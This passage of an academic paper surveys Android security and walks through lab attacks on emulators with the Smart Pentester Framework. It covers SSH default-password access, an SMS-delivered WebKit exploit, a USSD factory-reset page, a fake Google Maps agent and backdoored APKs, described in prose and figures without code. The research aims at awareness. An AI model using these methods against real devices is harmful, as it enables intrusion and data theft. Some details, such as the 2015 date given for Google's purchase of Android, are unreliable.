Kütahya Dumlupınar University
Institute of Graduate Studies

Journal of Scientific
Reports-A
E-ISSN: 2687-6167
Number 46, June 2021

RESEARCH ARTICLE

INVESTIGATION OF ATTACK TYPES IN ANDROID OPERATING SYSTEM

Durmuş ÖZDEMİR[1,*], Hande ÇAVŞİ ZAİM [2]

[1] Kütahya Dumlupınar University, Faculty of Engineering, Department of Computer Engineering, Kütahya, TURKEY, durmus.ozdemir@dpu.edu.tr, ORCID: 0000-0002-9543-4076
[2] Kütahya Dumlupınar University, Faculty of Engineering, Department of Computer Engineering, Kütahya, TURKEY, handecavsi43@gmail.com, ORCID: 0000-0002-9032-5145

Recieved Date: 09.01.2021 *Accepted Date: 28.06.2021*

ABSTRACT

With the widespread use of mobile technologies, the importance of cybersecurity is increasing in our country as well as all over the world. Android operating system-based smartphones and tablets used in mobile technologies are frequently in use for communication, social networking, banking, and payment transactions and become an important part of developing technology. Although the Android operating system is among the most popular operating systems, one of the biggest challenges faced by android users and developers is to ensure the security of the operating system. In this research, the security mechanism was examined with the android operating system architecture, and the exploitation of android vulnerabilities scenarios was created. These scenarios were carried out on various examples using the Smart Pentester Framework (SPF) tool. Also, by examining the sources in the literature, exploitations of android vulnerabilities are classified into categories. Based on the created classification and the exploitation methods scenarios taking place in the virtual environment built on Kali Linux, it is aimed to raise awareness of android operating system users and developers against possible risks.

Keywords: *Android Operating System, Cyber Security, Mobile Attack Methods, Smartphone Pentester Framework (SPF)*

1. INTRODUCTION

The android operating system is one of the most popular operating systems that are actively used in many areas such as banking, payment, transactions, and social networks. The active and widespread use of android operating systems makes the security of working on the android operating system an important and up-to-date subject [1]. Information security covers all efforts to prevent unauthorized or unauthorized access and use of information, modification, destruction, and acquisition by third parties [2]. One of the biggest problems in ensuring the security of the android operating system is that the services offered are provided by smartphone vendors of different brands and that they are released into the market with non-standard features. Hackers can attack the android operating system in multiple ways [3 - 4]. When these attacks were examined, it was determined that viruses, worms, SMS, and MMS exploits, cross-service attacks mostly target the android operating system application layer [5]. In this study, android operating system architecture and security mechanisms are examined. The mobile attacks are classified through performed various mobile attacks in the virtual environment

created using the android emulators installed on the Kali Linux operating system and the smart pentester framework (SPF) tool. There is aimed to raise awareness of android users and developers against possible attacks by examining mobile attack types and mobile security vulnerabilities.

Moore et al. in [6], to compare the security interfaces of Android 5 and Android 6, they conducted an online study with participants recruited through Amozon Mechanical Turk. While Android 5 informs the user about all the permissions requested while downloading an application, Android 6 informs the user only during the initial download phase of the application. In the study, each interface condition included a simulation of the google play store and a download instruction was given to the participants. Afterwards, each participant was asked for application permissions. The Android 5 interface performed better in informing users what permissions have accessed their device, while the Android 6 interface performed better in presenting the functionality of permissions. Kumar and Shulka [7] discussed the permission-based security mechanism and hardware vulnerabilities in the Android operating system. They examined the static and dynamic techniques used in malware detection in the Android operating system. In the study, a holistic application analysis was proposed instead of a single application analysis. It has been stated that dynamic code that does not come with an application (native code, mixed code, code written in java Kotlin, etc.) should be analyzed. Li et al. [8], they used more effective machine learning models and methods instead of the classical signature-based security systems used in the Andorid operating system. They propose a new and highly reliable classifier for Android Malware detection based on a Factorization Machine architecture and extraction of Android application features from manifest files and source code. The results showed that an application's numerical feature representation typically results in a long and rather sparse vector, and interactions between different features are critical to revealing malicious behavior patterns. After performing a comprehensive performance evaluation, the proposed method achieved a precision score of 100.00% in the DREBIN dataset and a false-positive rate of only 1.10% in the AMD dataset, with a precision score of 99.22%.

Martin et al. [9], presented an OmniDroid dataset containing 22,000 real and malicious software that can be used in malware detection studies using machine learning methods in the Android operating system. The dataset is released under the Creative Commons Attribution-NonCommercial ShareAlike 4.0 International License and is built using AndroPyTool, an automated framework for dynamic and static analysis of Android applications. A number of community classifiers have been tested on this dataset and a malware detection approach based on combining static and dynamic features through the combination of community classifiers is proposed. Experimental results demonstrate the feasibility and potential usability (for machine learning, soft computing, and cybersecurity communities) of the automated framework and publicly available dataset. Garg and Baliyan [10] discussed the role of machine learning algorithms in cyber security for malware detection on Android mobile operating system. The statistical analysis in the study identifies the different vulnerabilities affecting Android and the trend of these vulnerabilities between 2009-2019. Trend analysis can help evaluate the impact of each vulnerability. Yildirim and Varol [11], examined the mobile banking application, which has increased with the spread of mobile and internet banking, has addressed the cyber security problem. In the study, various security solutions for mobile and online banking are presented and security threats and precautions are examined.

Nilsson [12] addresses the security issues that arise as a result of the growing market of Android applications. Google has a bug bounty program where people can submit a vulnerability report on their most downloaded popular apps. The aim of Nilsson’s study was to evaluate the security of applications through the Google Play security-reward program by performing penetration tests on

applications. For this purpose, a threat model of Android applications, in which possible threats are detected, has been created. During his work he focused on the Spotify application for Android. Penetration tests were performed where the test depth was determined by the ratings associated with the attacks. The results of the tests showed that the Spotify App is safe. The biggest potential exploit found was a Denial-of-Service attack, which could be done via a malicious app interacting with the Spotify app. Sheluhin et al. [13], to automate the traffic monitoring process of traffic classification algorithms in mobile applications, they implemented a software package that allows to automatically collect network traffic packets from mobile devices and save them in a database. This work is an application that uses the application programming interface to create virtual private networks, collects network traffic packets, identifies the source application, and sends it to the server software via HTTP to collect traffic from mobile devices running Android operating system. The database created using client and server software is populated with traffic from 18 main applications.

This study is organized as follows: In Section 2 the virtual laboratory architecture and security mechanisms are examined. The SPF tool and android operating system attack experiments are explained in Sections 3. Finally, Android operating system security recommendations and suggestions for the SPF tool were presented.

2. ANDROID OPERATING SYSTEM ARCHITECTURE AND SECURITY MECHANISM

The android operating system was originally developed by the company Android (Inc.), which it took its name from, later it was purchased by Google as a mobile operating system in 2015 and the development of the android operating system based on the Linux operating system is still being continuing by Google [14]. Today, the android operating system has become a widely used software group and operating system that includes not only the operating system but also middleware and basic applications. As seen in Figure 1, android operating system architecture consists of 4 main layers: core layer, middle layer, framework layer, and application layer [15].



Figure 1. Android operating system architecture.

Linux core layer: Core drivers is the bottom layer of the android platform that enables the operating system's basic functions such as power management and file system to be realized.

Android layer: Android layer is located above the core layer. The android layer contains the basic elements of the android system. It consists of two layers; android run time and local components. Android hardware virtualization layer (HAL) in the local components layer is the layer where most special hardware applications such as audio devices, camera APIs are offered [8]. Two other important components in the local components layer are local libraries and backgrounds written in C++ / C languages. Local daemons (ghost programs) that figure on the same layer handle the interaction with the system at the local level. By using libraries such as SQLLite, Webkit, SSL, and OpenGL in order to improve the functionality and compatibility of the android library, android library enriches. The android runtime system layer in the android layer contains kernel libraries and runtime environments. While a java process virtual machine called Dalvik as the only runtime environment was in use until the android 4.4 version, the android run time (art) used a new working scheme in later versions. According to the just in time (jit) compilation provided by the Dalvik virtual runtime environment, the ahead of time (aot) compilation provided by art paved the way for significant improvements both in performance and in energy consumption [16].

Framework layer: Framework Layer is the layer that performs many functions of android applications and is most used by application developers. A rich and developable collection of UI components are provided by this layer. The android operating system has two main security mechanisms; an android permission-based mechanism at the application layer and a Linux user-based privilege mechanism [17]. The necessary permissions must be given by the android operating system to enable an external source to access an application. This permission-based security mechanism is implemented at the level of intercomponent communication (ICC). ICC assigns a predefined permission label to each application and components. Thus, permission tags not previously defined are rejected by the android operating system. These permissions are set at 4 levels [18];

Normal Layer: Normal layer is the lowest permission level. The developer's internet access can be allowed as long as it is specified in an application's notification file, just like the use of near field communication (NFC).

Dangerous: A level of permission that is higher than the normal level of permission. Permits at this level can only be granted during application.

The other two permission levels defined for the risky permission level are signature and system permissions systems. A signature permit is a permit system that covers only applications signed by a trusted party. Applications signed by Google and phone vendors are within the scope of this application. A security-enhanced Linux (SELinux) model has been implemented to upgrade optional access control (DAC) to the latest access control (MAC) since the android 4.3 version. The SELinux model operates at the minimum concession level regulated by the SELinux security policy for each transaction.

3. ANDROID OPERATING SYSTEM ATTACKS AND SMART PENTESTER FRAMEWORK (SPF)

In this study, the android 4.3 emulator built on the kali Linux operating system was determined as offensive and the android 4.1 emulator was determined as the target system. Among these emulators, various mobile attacks were carried out by using the smart pentester framework (SPF) tool. The smart pentester framework is an active penetration testing tool that continues to be regularly developed and

feature sets are regularly changing [19]. In general terms, the virtual laboratory environment used in this study is as shown in Figure 2.



Figure 2. Virtual laboratory.

Mobile attacks can be carried out by taking advantage of the vulnerabilities of the android operating system, mobile browsers, and various social Engineering attack methods. The most used mobile attack vectors when performing these attacks are text messages, near field communications (NFC), and QR codes [20].

In attacks intending to cheat the user, such as Phishing attacks, sending a text message is preferred more than sending an email. Today, even free e-mail security programs make emails more secure. This situation led to the fact that text messages were preferred more in social engineering attacks [21]

NFC is a technology that enables devices to share data by touching each other or communicating with other devices in their nearby areas. The automatic use of these technologies allows users to share data without letting the user know. This makes NFC an important social engineering attack vector [22].

QR codes consisted of matrix barcodes were originally developed to be used in automated manufacturing. Today, QR codes can embed some URL extensions and send data to any application on mobile devices. When users scan any QR code, it causes an unwanted malicious application to be opened [23].

Android operating system mobile attacks can be carried out in more than one way [24]. These different methods enable the classification of mobile attacks. In this study, as a consequence of the exploitation of vulnerabilities carried out through SPF, classification was carried out as seen in Figure 3.



Figure 3. Exploitations of vulnerabilities.

Classified types of mobile attacks use the most up-to-date android OS security vulnerabilities for 2020, 2021, as seen in Table 1.

Table 1. Android vulnerabilities in 2020, 2021 [25].

Year-android vulnerabilities	Android Vulnerabilities					
Year	DOS	Code Execution	Overflow	Bypass	Gain information	Gain Privileges
2020	1351	3248	1618	966	1345	310
2021	872	1812	746	366	442	129

The number of security vulnerabilities for 2020, 2021 is given in Table 1. The weaknesses and reasons presented above are briefly explained below.

DOS (Denial of Service): DOS is a type of attack that prevents the target system from providing services and preventing users from accessing the system. These attacks overload the services owned by the system and disrupt network traffic. These vulnerabilities of android services are addressed as DOS vulnerabilities [26].

Code Execution: Code Execution is a type of vulnerability that occurs when user input is injected into a string or a file and the related input is applied to any programming language used with a parser. The attacker can inject his/her own malicious code into the functions of the software written [27].

Overflow: Buffer is a block of memory that stores a sequential type of data (such as int, char) in memory. Buffer overflow is called a crash of the program when the variables in a program consisting of incorrect functions (strcpy, strcmp etc.) store more data than their storage capacity. Since the capacity is exceeded, the flow of the program can be changed with the codes that are not in the normal flow called shellcode [28].

Gain information: Gain information is the collection of useful information on the target system during the attack phase. This situation usually carried out with an information-gathering tool. If the system information is public, this information can be obtained easily [29].

Gain privileges: If the session is acquired on the target system if this session has inadequate authority, the vulnerabilities existing on the system are scanned with a tool and these vulnerabilities are exploited and accessed to a useful authority that can be useful [30].

Based on the attack types classified in Figure 3 and the vulnerabilities table used in Table 1, which vulnerability types are frequently used in which attack type can be shown as in Table 2.

Table 2. Android vulnerabilities and attack types.

Attack type/ using vulnerability	Android Vulnerabilities					
Attack types	DOS	Code Execution	Overflow	Bypass	Gain information	Gain privileges
Remote Attacks	✓				✓	✓
Client-Side Attacks		✓			✓	✓
Attacks Using Malicious Apps	✓	✓	✓	✓	✓	✓
Mobile Post Exploits	✓	✓	✓	✓	✓	✓

3.1. Remote Attacks

As the security position increases on mobile devices as well as computers, the number of remote attackers decreases. When users install more software on their phones, it increases the number of potential services listening to a port. Remote attacks can be performed on services that express listening points, such as TCP ports or on mobile devices that do not have a password change, without any service vulnerability. In this study, an example of an SSH attack was realized as an example of remote attacks. SSH was originally designed as a replacement for insecure remote login procedures such as rlogin and telnet. It has since become a general-purpose tool for securing Internet traffic [31]. Version 2 of SSH is standardized by the IETF in a series of RFCs. Although many different implementations of SSH are available, the OpenSSH implementation [32] dominates, with OpenSSH and its derivatives accounting for more than 80% of SSH implementations on the Internet. The algorithm of the SSH remote attack scenario is as shown in Figure 4.



Figure 4. Algorithm of SSH remote attack (Scenario 1).

The operations performed in the order of the algorithm seen in Figure 4 are as seen in Figure 5.

Figure 5. SSH remote attack.

Option 5, shown in Figure 5 is the remote attack option in the SPF vehicle. To check if the mobile device password has been changed, option 1 is selected, the default test SSH password is selected. If the password has not been changed, the target system IP is entered to enter the target system.

3.2. Client-Side Attack (Social Engineering)

Using client-side (social engineering) attacks are more preferred in mobile devices than remote attacks. Client-side attacks are not limited to mobile browsers only. In addition to the default applications on the device, remote attacks can be organized on third-party applications. In this study, an attack was made to the Webkit package on the mobile browser to obtain a session on an android device. Vulnerabilities on the mobile browser were exploited after the user was deceived to open a malicious page. In a credential-stealing attack, an adversary tries to fraudulently gather user credentials either directly by invading insufficiently protected client systems, or indirectly by tricking users into voluntarily revealing their credentials, using, for example, phishing or other social engineering techniques. These attack strategies aren't mutually exclusive and can be combined. For example, some attacks, such as pharming and visual spoofing, affect the client but are mounted to make subsequent user-level attacks more powerful and effective. Because the attacker uses the fraudulently gathered credentials at a later time to spoof the user's identity, these are called offline attacks [33]. The algorithm scheme of the scenario where these transactions take place is as shown in Figure 6.



Figure 6. Algorithm of client-side attack (Scenario 2).



Figure 7. Client-side attack.

In Figure 7, the option of social engineering attacks, which is the 6th option of the SPF tool is selected. Then, option 2 the social engineering attack type option, the client-side attack option was chosen. The SPF tool has identified the vulnerability CVE=2010-1759 WebKit vulnerability which was available for this attack option and created a malicious page to exploit this vulnerability.

This malicious page is /book.html page under the /spfbook2 extension. The malicious page was sent to the target system android 4.1 emulator with an SMS link. The phone number shown in Figure 7 is the number given to the android 4.1 emulator. The malicious web page can be sent to the target system with a special message (such as a campaign, a news link of interest). During this process, the SPF tool ensures that the attacking android 4.3 emulator is connected and a private message is sent to the target system android 4.1 emulator. When the malicious link is opened by the target system, the mobile browser has tried to open the malicious page for 30 seconds. In this process, a session was obtained on the target system. The session information tested with the command "whoami". If the obtained session authorization is not sufficient, the authorization should be upgraded. The attacker can operate she/he wants with a session with sufficient authority on the target system.

USSD remote control attack is another client-side attack method. USSD is a service that enables mobile devices to communicate with the mobile network. The android operating system automatically performs certain operations with certain numbers. So, when the USSD codes enter the converter, the android operating system automatically searches for the processes corresponding to these numbers. USSD service is a service frequently used by attackers for remote control. Attackers can send malicious USSD codes into a web page as call and end numbers. When the USSD code which shows itself to android as a phone number on a malicious web page is opened in the phone dialer, it erases all the data of the user and performs a factory restore.

The algorithm scheme of the scenario where these transactions take place is as shown in Figure 8.



Figure 8. Algorithm of USSD client-side attack processing (Scenario 3).



Figure 9. USSD client-side attack.

The transactions performed in Figure 9 are largely the same as those performed in Figure 7. Here the 3rd option USSD web page attack option is used. When the target system named /book2.html page under the /spfbook2 extension was turned on by android 4.1, instead of locking the mobile device for 30 seconds, it put the USSD codes directly into the dialer.

3.3. Attacks Using Malicious Apps

When mobile devices advertise with the new software they produced, the possibility of downloading malicious software on devices increases. Mobile antivirus programs often require excessive permission and authority from the user to run applications. Installing antivirus applications on a mobile device requires installing more applications for it to run the applications. Malicious software is installed by the attackers under the extensions of these applications. As a result of downloading this software with the applications, the attacker can operate such as stealing data, controlling the mobile device remotely, attacking other devices in the mobile device directory, and using the applications on the mobile device as he/she desired [34]. Malware hidden under mobile applications cannot be installed on a mobile device without user permission. However, users generally accept the permissions asked while installing an application without reading. In this study, malicious applications with various functionality were created by using the SPF tool. The created SPF agents have taken control of the SPF-controlled mobile modem by logging into the webserver via the HTTP service. The SPF application created to perform these operations is shown as a reliable or interesting application. If the SPF agent can access the source code, it can be placed under a compiled legitimate application. The algorithm of the scenario where these operations are performed is as shown in Figure 10.



Figure 10. Algorithm of attacks using malicious apps (Scenario 3).

In Figure 11, an SPF agent that looks like a Google Maps application has been created.



Figure 11. Creating SPF agent.

An attacker phone number, control key and control extension information were provided to send SMS commands when requested and to check that if the SMS was sent. After the agent was created, the social engineering attack was carried out as shown in Figure 12 for the user to download this application.



Figure 12. Login to the user to install the agent.

In Figure 12, option 1 which is the option to install the agent directly from the SPF social attacks option is selected. In order to perform an operation, the platform, extension path, agent, application name, sending method, and target system phone number information of the agent requested by the SPF tool was automatically entered. When these operations are performed, when the SPF agent that is sent via SMS through the target system android 4.1 emulator is turned on, the agent looked like the google maps application as shown in Figure 13.



Figure 13. SPF agent appearing on the target device.

When the user uses the application shown in Figure 13, malicious software is also running in the background.

Malware attacks can also be carried out by embedding malicious software without the need to create a fake application under the installation files of legal applications. This attack type is called Backdooring APKs. In this scenario backdooring apks exploits the android master key vulnerability of the android operating system. The algorithm of the backdooring apks scenario is as shown in figure 14.



Figure 14. Algorithm of backdoor android APK with agent (Scenario 4).

JSR A
Journal of Scientific Reports



Figure 15. Backdooring APKs.

In Figure 15 it was not deemed necessary to create a mock application for the SPF agent. In order to manage the SPF agent installed in the applications here, the attacker's phone number, control key, and control path option settings were made as seen in Figure 16.



Figure 16. Setting options.

Android security mechanism signs google play apps with a developer key registered in google play [35]. The control of these signatures is performed and the installation of applications without signatures is rejected by the android operating system. The signature check phase does not take place because the application codes are recompiled with the default android keys, the android SDKs that auto-sign when entering the APK files secretly. The recompilation of the existing android APK is shown as the update process of the related application and the android master key vulnerability is exploited.

Android APK structure is as shown in Figure 17. Android apk structure is almost no different from zip files. When an apk file is opened, the structure is seen in Figure 17.



Figure 17. Android apk structure.

Android apk structure is almost no different from zip files. When an apk file is opened, the structure is seen in Figure 17. Below, the attributes in each structure content are given respectively.

META-INF directory: This is the region where developer signatures and developer keys are located.

Lib: Lib is the region where local libraries are compiled according to the processor architecture.

Res: Res contains compiled audio, image, uni (xml), some files such as sequences.

Assets: Assets are the field containing files such as font, picture, video. Malware is installed on mobile devices within this area.

Classes.dex: Classes.dex contains class files compiled for DVM (Dalvik Virtual Machine). In a sense, the android operating system can also be called exe.

Resources.arsc: The region where the compiled resources are located.

3.4. Mobile Post Exploits

Mobile post exploits are carried out after a type of attack has been achieved on the target system. Information gathering processes are carried out on the target device from the guide on the mobile device from which the session is obtained or with the vectors such as SMS, mail that comes to this device. If the session obtained on the target device is insufficient for authorization, the process of upgrading the session authority to admin privileges is carried out in the type of mobile post exploitation attack. In this attack type, other devices in the network on the mobile device exploited are detected and their exploitation is carried out. Mobile post exploits provide more successful results if the attack accessed mobile device is using a VPN or connected directly to corporate networks [36]. The stages of the mobile post exploits attack type are as seen in Figure 18.

